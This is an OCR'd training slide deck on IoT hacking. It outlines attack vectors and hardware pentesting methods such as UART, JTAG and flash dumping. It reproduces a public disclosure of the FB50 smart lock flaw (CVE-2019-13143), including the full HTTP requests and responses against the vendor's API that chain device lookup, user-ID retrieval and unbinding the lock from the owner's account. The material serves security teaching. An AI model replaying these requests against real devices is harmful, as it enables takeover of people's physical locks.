IoT **Hacking** : Exploiting Smart Devices

By : Lakshit Verma
Courtesy : Cyber Saksham Program


What Is **IOT &**
IOT Hacking?

IoT :-
Internet of
Things
IoT :-
Internet of
Threats

● Why IoT ?

- By 2020, upto $470B in revenue
- Revenue

How IOT Works ?




PROCESS OF IOT

This sensors continuously sends data about the working of devices.

What Is IoT & What Is IOT Hacking ?

- Internet of things is the network of physical objects - devices , vehicles , buildings and other items embedded with electronics , software , sensors , and network connectivity - that enables these objects to collect and exchange data.
- Simply These Devices Connected Through Network

● Common Attack **Vectors :**




- Hardware
- Firmware
- Network
- Wireless Communications
- Mobile and Web applications
- Cloud API’s

Source: attify


- IOT P**entesting Methodologies**

- Internal Communication Protocols : UART , I2C
- Open Ports
- JTAG Debugging
- Extracting Firmware From EEPROM OR Flash Memory
- Tampering

IOT S**urface Mapping** ?




● How It **Looks** ?





Source : FireEye

Dumping flash Memory




JTAG Exploitation





Open UART ports

- Smart Lock Disclosoure




FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)

Posted on August 2, 2019 by Shubham Chougule

Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.

- Getting QR Code & Code ID



Target: https://api.oklock.com.cn


Request

```
POST /oklock/lock/queryDevice HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 7[redacted]
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 27
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"mac":"0C:C3[redacted]"}
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:06:39 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"[redacted]","chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"",[illegible],"firmwareVersion":"2.3","gsmVersion":"","id":[redacted],"isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":[redacted],"mac":"0C:C3:74:[illegible]:29:4D","name":"lo
ck","serviceName":"BlueFPL","type":0},"status":"2000"}
```

● Getting The User ID



Target: https://api.oklock.com.cn

Request

```
POST /oklock/lock/getDeviceInfo HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 71b89555847c4e1b8f394b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"barcode":"https://app.oklok.com.cn/app.html?id=GFY[redacted]"}
```


QR CODE

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
Connection: close

{"result":{"account":"shubhchougule95.sc@gmail.com","alarm":0,"barcode":"GFYY00020614","chipType":"1","createAt"
:"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":90410,"isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"000000","mac":"6C:C3:74:0B:29:4D","name":"lo
ck1","deviceName":"BlueFPL","type":0,"userId":[redacted],"status":"2000"}
```

User ID

- Unlocking T**he lock From Victims Act.**



Target: https://api.oklock.com.cn

Request

```
POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bec42dab1448520d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"lockId":"[redacted]0","userId":59[redacted]
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result":"","status":"3001"}
```

- Firmware **Penetration Testing**

- Binary Analysis
- Reverse Engineering
- Analyzing Different File Systems
- Sensitive Key & Certificates
- Firmware Modification

